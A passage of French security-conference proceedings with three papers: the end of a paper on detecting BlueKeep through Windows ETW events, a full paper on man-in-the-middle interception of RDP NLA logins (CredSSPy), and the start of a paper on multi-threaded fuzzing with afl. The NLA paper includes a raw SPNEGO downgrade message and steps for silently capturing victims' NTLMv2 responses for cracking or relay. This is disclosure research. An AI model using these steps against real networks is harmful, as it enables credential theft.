148	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_ChannelClose
149	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_ValidateLogonCert
150	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Debug	RdpCoreTS_Event_LongFlushCycle
151	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Debug	RdpCoreTS_Event_HeartbeatsSent
152	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Debug	RdpCoreTS_Event_HeartbeatEvent
153	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Debug	RdpCoreTS_Event_NegotiatedTLSVersion
154	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_ValidateRDSTLSCredsFailed
155	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Debug	RdpCoreTS_Event_Heartbeat
161	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_LogPipelineError
162	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_LogPipelineProtocolRevisionRemoteFXn
163	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_LogPipelineProtocolRevisionLegacy

Fig. 5. Listing des événements disponibles dans ce module

des macros complexes, reposant sur ETW. Le schéma de ces événements n'est pas publié mais inclus directement dans les méta informations de l'événement. Ce schéma étant statique, il est écrit dans un des segments .rdata. Afin d'empêcher l'exploitation de Tracelogging comme source potentielle de fuite d'information, une vérification est faite en conçervant une trace de l'adresse de début et de fin du segment utilisé pour sauvegarder les données de Tracelogging. Ce qui implique que les schémas sont contigue en mémoire, et va simplifier la recherche des providers Tracelogging utilisés par un module.

Nous continuons notre recherche par l'analyse dynamique du module responsable de l'événement.

Dans notre exemple de BlueKeep, nous voulons identifier quand l'événement 148 provenant du provider Microsoft-Windows-RemoteDesktopServices-RdpCoreTS est émis.

Pour envoyer un message, les providers ETW utilisent la fonction EventWrite disponible via l'APISET api-ms-win-eventing-provider-l1-1-0.dll. Cette dernière est redirigée par le schéma apisetschema.dll vers la bibliothèque système Advapi32.dll. Enfin, Advapi32.dll utilise une fonction du PE qui permet de créer un export redirigé vers une autre dll, et de faire correspondre l'export EventWrite vers l'export EtwEventWrite de

la bibliothèque système ntdll.dll. C'est donc bien cette dernière qui sera notre point d'arrêt.

La signature de EtwEventWrite est la suivante :

```
ULONG EtwEventWrite( REGHANDLE RegHandle,  PCEVENT\textunderscore
    DESCRIPTOR EventDescriptor, ULONG UserDataCount, PEVENT\
    textunderscore DATA\textunderscore DESCRIPTOR UserData );
```

Listing 3. Signature de la fonction EtwEventWrite

EVENT_DESCRIPTOR est une structure bien connue, et elle est présente dans les symboles publics de Windows. Elle nous permet d'ajouter l'identifiant de l'événement comme condition dynamique de notre point d'arrêt en utilisant la valeur du registre rdx. Mais ceci n'est pas suffisant car nous allons alors nous arrêter sur tous les événements correspondant à l'identifiant 148 sans connaissance de son provider. Pour cela, nous pouvons utiliser le premier paramètre, RegHandle, présent dans le regitre rcx. RegHandle est un identifiant opaque, dont les 12 derniers octets correspondent à l'adresse d'une structure mémoire pouvant nous renseigner sur le provider. Cette structure étant en espace utilisateur, son adresse ne pourra jamais être plus grande. A l'offset 0x20 de cette dernière, nous retrouvons le GUID de notre provider, et nous pouvons donc placer notre point d'arrêt en lui ajoutant des conditions sur la valeur de l'identifiant de l'événement ainsi que sur la source de ce dernier. Dans le cas qui nous intéresse, nous voulons filtrer les événements 148 (0x94) sur le provider Microsoft-Windows-RemoteDesktopServices-RdpCoreTS qui possède le GUID 1139C61B-B549-4251-8ED3-27250A1EDEC8. Ce qui peut s'exprimer en utilisant WinDBG :

```
bp ntdll!EtwEventWrite ".if (@@c++((*(_EVENT_DESCRIPTOR*)@rdx).Id)
    ==94 && (*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data1 ==
    1139C61B &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data2 == B549 &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data3 == 4251 &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[0] == 8E &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[1] == D3 &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[2] == 27 &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[3] == 25 &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[4] == 0A &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[5] == 1E &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[6] == DE &&
(*(_GUID*)((@rcx & 0xFFFFFFFFFFFF) + 0x20)).Data4[7] == C8) {} .else
     {gc}"
```

Listing 4. Point d'arrêt conditionnel

Cette condition est automatiquement générée par notre plugin IDA, et donc disponible autant pour les événements basés sur un manifest, que les

événement émis depuis l'API Tracelogging. Il suffit donc de selectionner l'événement dans la liste en double cliquant, et de s'attacher au processus en charge du service RDP.

Une fois le point d'arrêt atteint, nous pouvons identifier très rapidement le but de cet événement simplement en regardant la pile d'appel et grâce aux symboles fournis par Microsoft :

```
ntdll!EtwEventWrite
rdpcorets!CRDPEventLogSessionBase::LogEvent+0xdd
rdpcorets!CRDPEventLogSession::ChannelClose+0x47
RDPSERVERBASE!CRdpDynVC::OnClose+0x281
RDPSERVERBASE!CRdpDynVCMgr::CloseChannels+0x6a
RDPSERVERBASE!CRdpDynVCMgr::TerminateInstance+0x373
RDPSERVERBASE!CRDPWDUMXStack::TerminateInstance+0xf6
RDPSERVERBASE!CRDPENCConnection::Abort+0x77
RDPSERVERBASE!CRDPENCConnection::Terminate+0x1c
RDPSERVERBASE!CRDPCoreConnection::TerminateInstance+0x201
rdpcorets!CUMRDPConnection::TerminateInstance+0x210
rdpcorets!CUMRDPConnection::OnDisconnected+0x2b3
RDPSERVERBASE!CRDPCoreConnection::SMAPI_Decoupled_OnRDPStackDisconnected+0x241
RDPBASE!CTSMsg::Invoke+0xfb
RDPBASE!CTSThread::RunQueueEvent+0x130
RDPBASE!CTSThread::RunAllQueueEvents+0x111
RDPBASE!CTSThread::internalMsgPump+0xc9
RDPBASE!CTSThread::internalThreadMsgLoop+0xe9
RDPBASE!CTSThread::ThreadMsgLoop+0x1c
RDPBASE!CRDPENCPlatformContext::STATIC_STAThreadProc+0x56
```

Fig. 6. Pile d'appel une fois le point d'arrêt atteint

On devine ainsi que cet événement se situe dans la gestion des canaux dynamiques (CRdpDynVC : Dynamic Virtual Channel), plus précisément lors de la fermeture d'un de ces canaux. Nous savons que ms_t120 ne doit pas être un canal dynamique, et qu'il ne doit jamais être fermé. On peut alors être sûr que la surveillance de cet événement pourra être utilisée pour détecter une exploitation de Bluekeep.

Nous avons trouvé un évènement dont la présence avec une certaine valeur, suffit à prouver, avec un degré suffisant, une tentative d'exploitation d'une vulnérabilité. Si ce provider faisait déjà partie de notre collecte, nous pouvons donc vérifier dans l'historique de notre SIEM la présence d'une trace d'exploitation. Ceci peut aussi s'avérer un moyen de créer un cas d'usage nous permettant de nous protéger de futures exploitations.

5 Être proactif : Créer sa propre source d'événement

Une fois la vulnérabilité exploitée, le schéma d'attaque principal consiste d'en la pérennisation de l'accès. Pour ce faire, les attaquants utilisent de plus en plus d'outils « légitimes », présents par défaut sur le système Windows. Ils vont s'employer à utiliser des outils d'administration

tels que Powershell, Visual Basic Script, Javascript etc. dans le but d'être le plus discret possible. Sauf pour Powershell (qui possède des logs), les autres outils cités ci-dessus laissent très peu de traces ou de logs.

Ceci représente un énorme avantage pour les attaquants, qui n'hésitent pas à utiliser des langages de script tels que le Visual Basic ou Javascript pour le déploiement du premier stage d'infection.

Pour pallier à cela, Microsoft nous offre toujours plus de moyens d'instrumenter son système d'exploitation.

Avec Windows 10, Microsoft introduit l'AMSI (Anti Malware Script Interface), permettant de réaliser de l'introspection de scripts, et dans un futur proche d'Assembly .Net, afin que les antivirus arrêtent de s'accrocher n'importe où dans le noyau avec des techniques dignes d'un rootkit. L'AMSI permet de valider chaque script avant exécution. Il est donc possible de réaliser un filtre "blanc" qui permettra d'émettre un ETW contenant le script à exécuter à chaque fois. Microsoft fournit un tel provider dans son dépôt GitHub d'exemple.[1]

6 Conclusion

Microsoft nous permet, à nous équipe bleue, d'identifier des événements mettant en évidence le comportement recherché d'équipe rouge ou d'attaquants. Bien qu'il soit nécessaire d'avoir des connaissances en bas niveau du système, et que Microsoft n'ai pas choisi la voie de la documentation, les ETW sont la bonne et la meilleure méthode pour analyser et détecter des événements suspects sur les systèmes Windows. Avec un peu d'outillage et de développement (Winshark : plugins Wireshark pour disséquer les événements système de Windows), on peut facilement remonter au processus source des événements suspects pour l'analyser statiquement ou dynamiquement (avec nos amis IDA et WinDBG).

Une fois l'analyse finie, les ETW nous permettent de créer nous-même nos propres sources d'événements pour aller encore plus loin dans l'analyse et la détection système. Ainsi, on peut continuer d'imaginer des cas d'utilisation toujours plus précis, comme l'instrumentation du Common Language Runtime (CLR) à la mode de perfview. Cela pourra être pertinent dans la détection de malware tel que Covenant qui se repose exclusivement sur la CLR.

1. `https://github.com/microsoft/Windows-classic-samples/tree/master/Samples/AmsiProvider`

Interception d'authentification sur NLA avec CredSSPy

Thomas Bourguenolle[1] et Geoffrey Bertoli[2]
contact@croustibaie.fr
geoffrey@bertoli.me

[1] EY
[2] Synacktiv

Résumé. RDP est un protocole d'administration à distance, sa prédominance dans les environnements Windows en fait une cible de choix pour les attaquants.RDP en est actuellement à la version 10.5 et supporte diverses mesures de sécurité pour se protéger notamment des attaques de type *man in the middle*.

Les auteurs ont souhaité étudier les possibilités de réalisation de telles attaques, notamment dans le cadre d'une connexion réalisée avec le mécanisme NLA. La suite du document présente une analyse du niveau de sécurité réellement apporté par NLA et un outil ayant été développé pour mettre en place des scénarios d'attaque de type *man in the middle* sur des connexions NLA.

1 Introduction

1.1 État de l'art

Les serveurs RDP supportent actuellement 3 modes de protections du protocole qui déterminent le mécanisme d'authentification distincts pour l'établissement d'une connexion :

— **RDP Standard Security** : Les échanges entre le client et le serveur sont chiffrés à l'aide d'une clé symétrique. Cette clé est négociée à partir d'un échange RSA établi avec une paire de clés fixe spécifié dans la documentation Microsoft. La mise en place d'une attaque de type MiTM est donc triviale dans ce cas.

— **RDP Enhanced sécurity TLS** (Depuis RDP 5.2) : Les échanges entre le client et le serveur sont chiffrés à l'aide d'une clé symétrique négociée dans un canal TLS. Les attaques de type Man-In-The-Middle nécessitent donc de posséder un certificat valide au sein de l'infrastructure Windows ou d'obtenir l'accord du client suite à l'affichage du message d'erreur indiquant l'invalidité du certificat.

— **RDP Enhanced security NLA** (Depuis RDP 6.0) : Mode d'authentification par défaut depuis Windows Vista. Dans ce mode, l'utilisateur réalise l'authentification dès l'ouverture de la session RDP, la mire d'authentification Windows n'est donc pas affichée à l'utilisateur. Lors de l'authentification, les échanges entre le client et le serveur sont chiffrés à l'aide d'une clé symétrique négociée dans un canal TLS après « authentification mutuelle » des deux acteurs (via Kerberos) ou authentification simple du client via NTLMSSP. En pratique, l'implémentation de NLA est réalisée par CredSSP. Les attaques de type Man-In-the Middle semblent difficiles à mettre en place notamment lorsque l'authentification mutuelle est effectuée via Kerberos.

Les outils suivants permettent l'implémentation de certains scénarios de *man in the middle* sur des connexions RDP :

L'outil SETH (`https://github.com/SySS-Research/Seth`) présenté à Hackitivity 2017 offre la possibilité de dégrader une connexion RDP Enhanced Security NLA vers RDP Enhanced Security. Pour ce faire, l'outil bloque les requêtes Kerberos du client puis annonce une indisponibilité du DC. Suite à cela, un certificat auto-signé (et donc non vérifiable par l'utilisateur) est présenté au client dans le but d'intercepter les authentifiants de la victime dans le cas où celle-ci accepterait l'établissement de la connexion malgré le message d'erreur. Il n'existe à l'heure actuelle aucun moyen de forcer l'utilisation de RDP Enhanced security NLA cotée client, cette attaque est donc toujours réalisable. Il est toutefois possible de forcer la validation de l'authentification du serveur, obligeant ainsi l'authentification par Kerberos ou l'utilisation d'un certificat émis par une autorité de confiance.

L'outil PyRDP présenté (`https://github.com/gosecure/pyrdp`) en août 2019 à BlackHat Arsenal, permet de générer dynamiquement un certificat autosigné au nom du serveur cible afin de réaliser une attaque de Man-in-the-middle sur des environnements utilisant le mode d'authentification RDP Enhanced Security TLS. L'outil permet l'enregistrement de session, l'injection de commande, le rejeu, ainsi que la capture d'entrée utilisateur et donc de secret d'authentification. Néanmoins cet outil ne supporte pas le mode d'authentification NLA.

L'outil RDPy (`https://github.com/citronneur/rdpy`) permet également de faire des attaques de type Man-in-the-Middle

Le succès des attaques déployées avec ces outils reposent sur l'acceptation de l'erreur de certificat par l'utilisateur. Ce type d'attaque dispose de grandes chances de succès si les utilisateurs sont habitués à accepter le

message d'erreur dû à l'invalidité du certificat. Ce genre de situation peut se produire si aucune PKI n'a été déployée ou si les utilisateurs initient leurs connexions RDP en spécifiant l'adresse IP du serveur de destination et que cette adresse n'a pas été ajoutée aux noms alternatifs du certificat.

Aucun des outils existant à l'heure actuelle ne gère le mode d'authentification RDP Enhanced Security NLA, même si Seth possède un moyen de dégrader l'authentification. Depuis la vulnérabilité CVE-2019-0708, les recommandations de Microsoft sont, côté serveur, de n'accepter que les connexions réalisées via RDP Enhanced Security NLA, diminuant considérablement l'utilité des outils actuels.

L'article Sécurité de RDP par Aurélien BORDES, Arnaud EBALARD et Raphaël RIGO [1] présente, entre autres, les différents modes authentifications RDP et précise en quoi une attaque de type MiTM sur NLA reste possible moyennant la compromission d'un compte machine dans le domaine cible.

En initiant le développement d'un outil permettant d'effectuer des attaques de type Man-In-The-Middle supportant l'authentification NLA, les auteurs ont pu constater certains problèmes liés à ce mode d'authentification. Ce document présente ces faiblesses et expose en quoi l'utilisation de NLA pourrait mettre l'ensemble de l'infrastructure plus à risque qu'avec l'utilisation de RDP Enhanced Security TLS. Ces vulnérabilités permettent notamment la récupération de réponse NTLMv2 de manière transparente pour la victime même dans le cas où celle-ci appartient au groupe *Protected Users*.

2 Analyse des connexions NLA

2.1 Comment fonctionne l'authentification NLA

La figure 1 illustre le déroulement d'une authentification via NLA.

Les 4 premières étapes permettent l'établissement d'une connexion TLS entre le client et le serveur. Cependant à la différence d'une authentification utilisant RDP Enhanced Security TLS, la validité du certificat n'est ici pas vérifiée. En effet le protocole CREDSSP devant permettre une authentification mutuelle du client et du serveur, la validité du certificat est à priori optionnelle. Les étapes 5 et 6 servent à négocier le SSP (Security Support Provider) utilisé par la suite, les choix étant NTLMSSP et Kerberos.

— NTLMSSP est choisi si le client n'appartient pas à un domaine ou s'il utilise l'adresse IP du serveur pour sy connecter (Kerberos ne fonctionnant qu'avec des FQDN).




Fig. 1. Authentification via NLA

— Kerberos est choisi lorsque le client appartient au même domaine que le serveur et que le client utilise le FQDN de la cible pour s'y connecter.

Les étapes 7 et 8 servent à effectuer l'authentification mutuelle des deux acteurs. Une fois que l'authentification mutuelle est réalisée, le client envoi ses authentifiants (mot de passe ou smartcard) au serveur lors de l'étape 9. Il est important que de garder à l'esprit que l'objectif final de CredSSP est d'effectuer une délégation des authentifiants du client à un service de confiance.

2.2 La structure TSRequest

Les échanges CredSSP sont réalisés via la structure TSRequest pour réaliser l'authentification mutuelle.

```
TSRequest ::= SEQUENCE {
    Version      [0] INTEGER,
    negoToken    [1] NegoData OPTIONNAL,
    authInfo     [2] OCTET STRING OPTIONNAL,
    pubKeyAuth   [3] OCTET STRING OPTIONNAL,
    errorCode    [4] OCTET STRING OPTIONNAL,
    clientNonce  [5] OCTET STRING OPTIONNAL
    }
```

— Version : Indique la version du protocole à utiliser. Depuis la vulnérabilité CVE-2018-0886, les clients sont censés refuser les versions 5 et inférieures de CredSSP. Cependant il a été constaté que depuis l'update d'octobre 2019, la version 2 de CredSSP peut de nouveau

être utilisée, réintroduisant potentiellement une vulnérabilité de type Remote Code Execution (mais des analyses sont encore nécessaires de notre part). La suite de ce document considérera une utilisation de la version 6 du protocole.
— NegoToken : Contient les jetons permettant la négociation du mode d'authentification à utiliser (NTLMSSP ou kerberos) ainsi que l'authentification en elle-même.
— AuthInfo : Contient les authentifiants du client à transmettre au SSP une fois l'authentification mutuelle réalisée.
— pubKeyAuth : Ce champ est utilisé par le client pour envoyer le certificat observé lors de la connexion TLS. Ce certificat sera signé à l'aide d'une clé dérivable à partir des authentifiants du client si NTLMSSP est utilisé, ou bien à l'aide de la clé insérée dans le TGS Kerberos.
— ErrorCode : Utilisé pour transmettre le détail des erreurs rencontrées.
— clientNonce : Nonce cryptographique utilisé lors de la signature du certificat dans le champ *pubKeyAuth*.

3 Analyse d'une connexion NLA utilisant NTLMSSP

Etape 5 : Le client envoie la requête suivante :

```
TSRequest {
    Version:     6,
    negoToken:   NegoData-> NTLMSSP : NEGOTIATE_MESSAGE
    }
```

Le message NTLMSSP de type NEGOTIATE_MESSAGE contient des informations nécessaires pour l'établissement d'un échange NTLMSSP, ainsi que notamment des informations sur la version de NTLMSSP et les paramétrages souhaités par le client.

Étape 6 : Le serveur répond comme suit :

```
TSRequest {
    Version:     6,
    negoToken:   NegoData-> NTLMSSP :  CHALLENGE_MESSAGE
    }
```

Le message NTLMSSP de type CHALLENGE_MESSAGE contient les informations de challenge NTLM : NTLMChallenge, Nom du serveur, Nom du domaine

Étape 7 : Le client envoi maintenant la réponse NTLMv2 ainsi qu'une signature du certificat TLS présenté afin d'initier l'authentification mutuelle :

```
TSRequest {
    Version:     6,
    negoToken:   NegoData-> NTLMSSP : AUTHENTICATE_MESSAGE,
    pubKeyAuth: Signature + encryptedCertificate,
    clientNonce: Octet String
    }
```

Le message NTLMSSP de type AUTHENTICATE_MESSAGE contient la réponse au challenge NTLM contenant :

— Réponse NTLMv2
— Username
— Nom de domaine
— EncryptedSessionKey : Cette valeur correspond au chiffrement via RC4 d'une RandomSessionKey avec une clé secrète. La clé utilisée pour chiffrer cette RandomSessionKey est un HMACMD5 dérivé de l'empreinte NTLM de l'utilisateur.

Le champ pubKeyAuth contient le chiffrement RC4 du SHA256 de ('CredSSP Client-To-Server Binding Hash' + Nonce + PublicKey du certificat) avec la Clé RandomSessionKey. Le Nonce est renvoyé dans le champ ClientNonce.

À cette étape, un attaquant effectuant une attaque de type Man-In-The-Middle a récupéré une réponse NTLMv2 de sa victime sans lever aucune alerte de sécurité. Cette empreinte peut être cassée ou utilisée pour des attaques de type SMB Relay

Étape 8 : À cette étape, le serveur vérifie le certificat TLS vu par le client puis prouve son identité auprès du client. Pour ce faire, il envoie la requête suivante :

```
TSRequest {
    Version:     6,
    pubKeyAuth: Signature + encryptedCertificate,
    }
```

Le champ pubKeyAuth contient le chiffrement RC4 du SHA256 de ('CredSSP Server-To-Client Binding Hash' + Nonce + PublicKey du certificat)) chiffrer avec la RandomSessionKey. Pour effectuer cette requête, le serveur doit être en connaissance de la RandomSessionKey. Celle-ci est récupérée auprès du Domain Controller. Pour qu'un attaquant puisse mettre en place une attaque de type Man-In-The-Middle, il doit donc être en mesure de récupérer cette RandomSessionKey. Pour cela il lui

suffit d'avoir un compte machine valide au sein du domaine. L'authentification mutuelle effectuée si le SSP choisi est NTLMSSP n'est donc pas une véritable authentification mutuelle et ne permet de s'assurer que de l'appartenance au domaine de la machine ciblée par le client.

Étape 9 : Contrairement à ce qui été identifié dans l'article de l'ANSSI, Sécurité RDP, il n'est plus possible d'accéder directement à cette étape et donc de collecter les authentifiants du client depuis RDP > 7.0. En effet au lieu de passer à l'étape 9, l'authentification recommence à l'étape 1. L'unique différence étant que le client va cette fois-ci contrôler la validité du certificat reçu à la fin de l'étape 2 (lors du Server Hello). Si le certificat n'est pas valide, l'utilisateur se verra présenter la fenêtre d'erreur de certificat. NB : Si l'attaquant possède un compte machine, il est facile pour lui d'obtenir un certificat RDP signé par l'autorité de confiance de l'Active Directory (mais pas au nom du serveur cible). Cette étape peut être réalisée suite à la compromission d'un serveur via mimikatz ou si une autorité de certification (type ADCS) avec auto inscription est mise en oeuvre. L'erreur sera alors un « name mismatch » ce qui est forcément le cas si l'utilisateur a rentré une adresse IP. Après présentation de l'erreur de certificat, l'authentification recommence et va juste à l'étape 9. À l'étape 9 le client envoie la requête suivante :

```
TSRequest {
    Version:     6,
    authInfo: Signature + cryptedCreds,
    }
```

CryptedCreds contient les secrets d'authentifications de l'utilisateur chiffré via RC4 avec la RandomSessionKey.

4 Analyse d'une connexion NLA utilisant Kerberos

Dans ce cas il n'est plus possible pour un attaquant en situation de Man-In-The-Middle de découvrir la RandomSessionKey, s'il ne possède pas le bon compte machine. En effet la RandomSessionKey est maintenant envoyée dans le TGS à destination du serveur qu'un attaquant ne pourra pas déchiffrer simplement avec un compte machine. Cependant il est possible de partiellement downgrader la connexion pour revenir à une connexion utilisant NTLMSSP.

Étape 5 : Le client envoi maintenant la TSRequest suivante :

```
TSRequest {
    Version:     6,
    NegoToken: Kerberos,
    }
```

On remarque que le client ne propose que Kerberos. Même si celui-ci supporte NTLMSSP, il ne le propose pas comme option auprès du serveur.

Étape 6 : Il est tout de même possible pour un attaquant de répondre à l'aide d'un message SPNEGO de renégociation d'algorithme d'authentification. La communication sera alors downgradé sur NTLMSSP. La TSRequest suivante permet d'obtenir ce résultat :

```
TSRequest {
    Version:    6,
    NegoToken: \x30\x26\xa0\x03\x02\x01\x06\xa1\x1f\x30\x1d\x30\x1b\
        xa0\x19\x04\x17\xa1\x15\x30\x13\xa0\x03\x0a\x01\x03\xa1\x0c\
        x06\x0a\x2b\x06\x01\x04\x01\x82\x37\x02\x02\x0a,
    }
```

Cette requête a été obtenue en analysant la réponse d'un serveur ayant été retiré d'un domaine mais dont le FQDN a été inséré manuellement dans le fichier *hosts* du client. Cette réponse est donc la réponse apportée par un serveur incapable de réaliser une connexion NLA via Kerberos.

Suite à cette réponse, le client va autoriser la connexion via NTLMSSP mais le protocole n'est plus respecté et la connexion échoue avant sa finalisation.

Étape 5 (bis) : Le client envoie par la suite un message NTLMSSP Type NEGOCIATE_MESSAGE mais en l'insérant dans le champ AuthInfo (en lieu et place du champ NegoToken normalement utilisé) :

```
TSRequest {
    Version:    6,
    NegoToken: TSRequest{
        Version: 1
        AuthInfo : NTLMSSP : NEGOTIATE_MESSAGE
        }
    }
```

Étape 6 (bis) : En respectant ce *nouveau* mode de fonctionnement, il est possible de répondre de la même manière pour envoyer un message NTLMSSP CHALLENGE_MESSAGE auprès du client :

```
TSRequest {
    Version:    6,
    NegoToken: TSRequest{
        Version: 1
        AuthInfo : NTLMSSP : CHALLENGE_MESSAGE
        }
    }
```

Étape 7 : Le client continue l'échange jusqu'à cette étape et **va donc envoyer une réponse NTLMSSP AUTHENTICATE_MESSAGE contenant la réponse NTLMv2 toujours**

sans message d'erreur sur le certificat et alors que celui-ci avait forcé l'utilisation de Kerberos. Cette empreinte peut ensuite être cassée ou utilisée pour des attaques de type SMB Relay.

L'absence de valeur dans le champ pubKeyAuth et ClientNonce, empêche l'authentification de terminer. Il n'est donc pas possible d'aller plus loin dans la communication et d'obtenir les authentifiants de la victime en clair comme c'est le cas pour le choix NTLMSSP.

Il est à noter que la victime enverra sa réponse NTLMv2 même si l'utilisateur appartient au groupe « protected users ». En effet d'après Microsoft, cette protection est faite pour protéger un utilisateur authentifié et non un utilisateur en cours d'authentification (bien que les initiations de connexions NTLMSSP soient bloquées sur les autres outils Microsoft...).

5 Conclusion

En conclusion l'utilisation obligatoire de NLA sur le réseau semble ajouter plus de risque au sein de l'infrastructure réseau que l'utilisation d'une authentification TLS. En effet l'absence de vérification du certificat en première instance permet à un attaquant de récupérer une empreinte NTLMv2 sans lever d'alerte, quel que soit le SSP choisi (Kerberos ou NTLMSSP). En outre si le SSP utilisé est NTLMSSP alors les « chances » de réussite d'une attaque de type Man-In-The-Middle, sont les mêmes que pour une authentification TLS (acceptation du certificat par la victime) si l'on possède un compte machine au sein du domaine.

Un outil a été développé en python avec la bibliothèque *impacket* pour réaliser les POC permettant la mise en évidence de ces faiblesses. En plus de cela l'outil propose une bibliothèque python permettant l'établissement d'une connexion RDP via authentification NLA (coté client et serveur). Cet outil est en cours d'intégration dans un outil plus complet type PyRDP permettant de faire des attaques directement sur RDP (injection de commandes, keylogger, etc. . .)

Références

1. Arnaud Ebalard, Aurélien Bordes, et Raphaël Rigo. Sécurité de RDP. *SSTIC*, 2012.

afl-taenia-mt : fuzzing en mémoire pour les cibles multi-threadées et en boîte noire.

Julien Rembinski, Benjamin Dufour, Simon Lebreton et Frédéric Garreau
julien.rembinski@zaclys.net
benjamin.dufour.ssi@gmail.com

DGA-MI

Résumé. Confrontés au besoin de *fuzzer* une cible complexe, en boîte-noire et multi-threadée, dans un environnement Unix, nous avons rencontré plusieurs limites d'afl-qemu. Cet article présente les solutions mises en place pour surmonter ces limites. Il présente également la preuve de concept afl-taenia-mt qui n'est pas un outil clé en main, mais contient un exemple d'implémentation de ces solutions.

1 Introduction

Avant de commencer nos travaux, nous avons repris un état de l'art effectué en interne précédemment sur les outils de *fuzzing*. Cet état de l'art a mis en lumière deux outils : afl [3] et honggfuzz [4]. Ils permettent tous deux de *fuzzer* une cible en boîte noire en l'émulant sous qemu [2]. Dans cette configuration, les fonctionnalités les plus avancées de ces outils ne sont plus utilisables (ASAN, MSAN, *comparison unrolling*, ...). Afl++ est un projet en source ouverte maintenant afl et yintégrant les fonctionnalités les plus avancées des autres fuzzers. Nous avons finalement choisi afl++ pour le reste du projet.

1.1 Problématique

Notre étude concerne le *fuzzing* en boîte-noire de systèmes d'information proposant une architecture applicative complexe (nombreux processus interdépendants et multi-*threadés*, fonctionnant dans un environnement Unix. Ces cibles ont en outre de nombreuses contraintes, qui ont mis en évidence plusieurs limites d'afl :

1. Le processus cible prend beaucoup de temps à s'initialiser.
   — Mais afl réinitialise la cible à chaque exécution.
2. Le processus cible fait partie d'un écosystème de processus, réinitialiser le processus cible sans redémarrer l'écosystème mène à des instabilités. Certaines entrées d'afl peuvent provoquer des erreurs dans les autres processus de l'écosystème.

  — Mais afl ne s'intéresse pas aux autres processus.

3. Le code ciblé est enfoui dans le binaire cible.
   — Mais afl fournit ses entrées au binaire cible en ligne de commande, par stdin ou par fichier.
4. Le code ciblé peut être situé dans une bibliothèque externe.
   — Mais afl ne suit pas le code des bibliothèques extérieures au binaire cible.
5. Les données issues des entrées d'afl peuvent être manipulées par plusieurs threads du processus cible.
   — Mais afl ne sait pas différencier le code exécuté dans des threads différents.
6. Le processus cible possède des threads ne manipulant pas de données issues des entrées d'afl.
   — Mais afl ne permet pas de les ignorer.

Ces deux derniers points sont détaillés dans les paragraphes suivants.

1.2 Suivi de chemins par afl-qemu

Afl est un *fuzzer* par mutations. Il se base donc sur des entrées qu'il mute selon certaines heuristiques, déterministes ou non. L'ensemble de ces entrées est initialisé par l'utilisateur, puis complété au fur et à mesure qu'afl trouve des entrées menant à de nouveaux chemins dans le graphe de flot de contrôle. Ce mécanisme amène afl à *fuzzer* la cible en profondeur.

Pour ce faire, afl introduit des sondes dans sa cible. Dans le cadre d'une cible fournie au format binaire, sans les sources, afl se base sur qemu-user.

Qemu-user est un émulateur. Il fonctionne de la façon suivante : il traduit les instructions du binaire dans son langage intermédiaire, qui est lui même retraduit dans le jeu d'instuctions de l'architecture locale. Cela nous permet donc de *fuzzer* des binaires compilés sur l'ensemble des architectures supportées par qemu (x86, x86_64, arm, powerpc, ... [1]).

